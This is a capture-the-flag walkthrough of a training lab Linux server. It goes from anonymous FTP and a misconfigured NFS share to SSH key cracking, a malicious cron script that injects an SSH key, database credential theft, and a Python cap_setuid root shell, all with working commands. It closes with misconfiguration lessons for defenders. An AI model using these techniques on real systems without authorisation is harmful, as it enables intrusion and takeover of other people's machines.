Ascension
- Platform: HackSmarter Labs
- Difficulty: Easy
- OS: Ubuntu Linux
- Key Topics: FTP Enumeration, NFS Misconfiguration, SSH Key Cracking, Cron Job Exploitation, MySQL Enumeration, Linux Capabilities Privilege Escalation
Overview
As a member of the Hack Smarter Red Team, the mission is to perform a penetration test against an internal Linux server. The objective is to gain initial access, escalate privileges, and capture the flags at each stage.
Reconnaissance
[Step 1] Port Scanning
I started with a RustScan to identify open services on the target:
$ rustscan -a 10.0.26.230 -- -APORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 0 0 202 Sep 21 00:04 pwlist.txt
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.14
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
111/tcp open rpcbind 2-4 (RPC #100000)
2049/tcp open nfs_acl 3 (RPC #100227)
34949/tcp open mountd 1-3 (RPC #100005)
38757/tcp open mountd 1-3 (RPC #100005)
39903/tcp open nlockmgr 1-4 (RPC #100021)
50651/tcp open mountd 1-3 (RPC #100005)
53725/tcp open status 1 (RPC #100024)Key findings from the scan:
- FTP (21) - Anonymous login allowed with a
pwlist.txtfile visible - SSH (22) - OpenSSH 9.6p1 running
- HTTP (80) - Apache default page
- NFS (2049) - Network File System available for mounting
[Step 2] FTP Enumeration
The scan revealed anonymous FTP access. I connected and grabbed the password list:
$ ftp 10.0.26.230
Connected to 10.0.26.230.
220 (vsFTPd 3.0.5)
Name (10.0.26.230:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
-rw-r--r--    1 0        0             202 Sep 21 00:04 pwlist.txt
ftp> get pwlist.txt
226 Transfer complete.
ftp> exit
The password list contained common passwords:
password1
123456
letmein
qwerty
.....
[Step 3] NFS Enumeration
I checked for NFS shares available on the target:
$ showmount -e 10.0.26.230Export list for 10.0.26.230:
/srv/nfs/user1 ** as the allowed hosts, anyone can mount the share - a common misconfiguration that can expose sensitive files.
I mounted the NFS share locally:
$ mkdir target-NFS
$ sudo mount -t nfs 10.0.26.230:/srv/nfs/user1 ./target-NFS -o nolock
Inside the share, I found SSH keys:
$ ls target-NFS/
id_rsa  id_rsa.pub
Examining the public key revealed the associated username:

The share name /srv/nfs/user1 also hinted at the username being user1.
Initial Access
[Step 4] Cracking the SSH Key
The private key was password-protected. I first tried the pwlist.txt wordlist from FTP, but it did not work. I then used rockyou.txt with John the Ripper:
$ ssh2john target-NFS/id_rsa > ssh.hash
$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hashssh2john is a utility that converts password-protected SSH private keys into a hash format that John the Ripper can crack. It extracts the encrypted key material and outputs it in a format suitable for offline password attacks.

The passphrase was cracked: [REDACTED]
[Step 5] SSH Access as user1
With the cracked passphrase, I connected to the target as user1:
$ ssh -i target-NFS/id_rsa [email protected]
Enter passphrase for key 'target-NFS/id_rsa': [REDACTED]
/opt/user1/flag1.txt
Lateral Movement: user1 to user2
[Step 6] Process Monitoring with pspy
I transferred pspy64 to the target to monitor processes running as other users:
I discovered a script being executed by UID 1002:

I identified the user associated with UID 1002:
user1@ip-10-0-26-230:/tmp$ getent passwd 1002
user2:x:1002:1002::/home/user2:/bin/bash
[Step 7] Exploiting the Cron Job
The cron job executed /tmp/backup.sh, which did not exist. Since /tmp is world-writable, I created a malicious script to add my SSH public key to user2's authorized_keys:
#!/bin/bash
mkdir -p /home/user2/.ssh
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI... kali@kali" >> /home/user2/.ssh/authorized_keys
chmod 700 /home/user2/.ssh
chmod 600 /home/user2/.ssh/authorized_keys/tmp, any user can create that script. The cron job will then execute our malicious code with the privileges of the user who owns the cron job (in this case, user2).
After waiting for the cron job to execute, I connected as user2:
$ ssh [email protected]
user2@ip-10-0-26-230:~$/opt/user2/flag2.txt
Lateral Movement: user2 to user3
[Step 8] WordPress Configuration Discovery
I ran linpeas.sh for automated enumeration and found WordPress database credentials:

- Database: wordpress
- User: wpuser
- Password: [REDACTED]
I also confirmed MySQL was running locally:

[Step 9] Database Enumeration
I connected to MySQL and enumerated the database:
user2@ip-10-0-26-230:~$ mysql -u wpuser -p
Enter password: [REDACTED]
mysql> SHOW DATABASES;
+--------------------+
| Database |
+--------------------+
| information_schema |
| performance_schema |
| wordpress |
+--------------------+
mysql> USE wordpress;
mysql> SHOW TABLES;
+---------------------+
| Tables_in_wordpress |
+---------------------+
| flags |
| users |
+---------------------+Flag 4 retrieved from the flags table:
mysql> SELECT flag FROM flags;
+------------------------------------------+
| flag                                     |
+------------------------------------------+
| RkxBRzR...                               |
+------------------------------------------+
I also found credentials for user3:
mysql> SELECT * FROM users;
+----+----------+---------------+
| id | username | password      |
+----+----------+---------------+
|  1 | user3    | [REDACTED] |
+----+----------+---------------+
[Step 10] Switching to user3
user2@ip-10-0-26-230:~$ su user3
Password: [REDACTED]
user3@ip-10-0-26-230:~$
Privilege Escalation: user3 to root
[Step 11] Linux Capabilities Abuse
In user3's home directory, I found a suspicious Python binary. I checked for Linux capabilities:
user3@ip-10-0-26-230:~$ getcap -r / 2>/dev/null
The custom Python binary at /home/user3/python3 had the cap_setuid=ep capability.
cap_setuid capability permits a process to change its user ID. When set on an interpreter like Python, it can be abused to escalate to root by calling os.setuid(0).
[Step 12] Root Shell
I used the Python binary to escalate to root:
user3@ip-10-0-26-230:~$ /home/user3/python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@ip-10-0-26-230:~#/opt/user3/flag5.txt
/opt/root/flag6.txt
Flags Summary
| Flag | Location | How Obtained |
|---|---|---|
| Flag 1 | /opt/user1/flag1.txt |
Initial access as user1 via NFS-leaked SSH key |
| Flag 2 | /opt/user2/flag2.txt |
Lateral movement via cron job exploitation |
| Flag 3 | /opt/ftpuser/flag3.txt |
Accessible after gaining foothold (FTP user's directory) |
| Flag 4 | MySQL wordpress.flags table |
Database enumeration with discovered credentials |
| Flag 5 | /opt/user3/flag5.txt |
Lateral movement via MySQL stored credentials |
| Flag 6 | /opt/root/flag6.txt |
Privilege escalation via Python capabilities abuse |
Tools Used
- RustScan - Fast port scanning
- FTP - Anonymous file retrieval
- showmount - NFS share enumeration
- ssh2john - SSH key hash extraction
- John the Ripper - Password cracking
- pspy - Process monitoring
- LinPEAS - Automated enumeration
- MySQL - Database enumeration
- getcap - Capability discovery
Attack Chain Summary
Anonymous FTP --> pwlist.txt (password wordlist)
        |
        v
NFS Share (*) --> user1's SSH keys (id_rsa, id_rsa.pub)
        |
        v
John the Ripper --> Cracked SSH passphrase
        |
        v
SSH as user1 --> FLAG 1
        |
        v
pspy --> Discovered /tmp/backup.sh cron job (UID 1002 = user2)
        |
        v
Malicious backup.sh --> SSH key injection to user2
        |
        v
SSH as user2 --> FLAG 2
        |
        v
LinPEAS --> wp-config.php MySQL credentials
        |
        v
MySQL enum --> user3 credentials from users table + FLAG 4
        |
        v
su user3 --> FLAG 5
        |
        v
getcap --> /home/user3/python3 with cap_setuid=ep
        |
        v
Python setuid(0) --> ROOT SHELL --> FLAG 6
Key Takeaways
This machine demonstrated a chain of common misconfigurations:
- Anonymous FTP - Exposed a password wordlist that hinted at weak credentials in the environment
- Misconfigured NFS - World-readable exports (
*) leaked SSH private keys - Weak SSH key passphrase - The key passphrase was crackable with rockyou.txt
- Insecure cron job - Executed a non-existent script from a world-writable location
- Hardcoded database credentials - WordPress
wp-config.phpcontained plaintext credentials - Plaintext passwords in database - Allowed lateral movement to another user
- Dangerous Linux capabilities -
cap_setuidon a Python binary provided instant root access
Each step in this attack chain represents a common real-world misconfiguration. The key lesson is that security failures rarely exist in isolation - attackers chain together multiple weaknesses to achieve their objectives.
Walkthrough by Zerotrace | HackSmarter Labs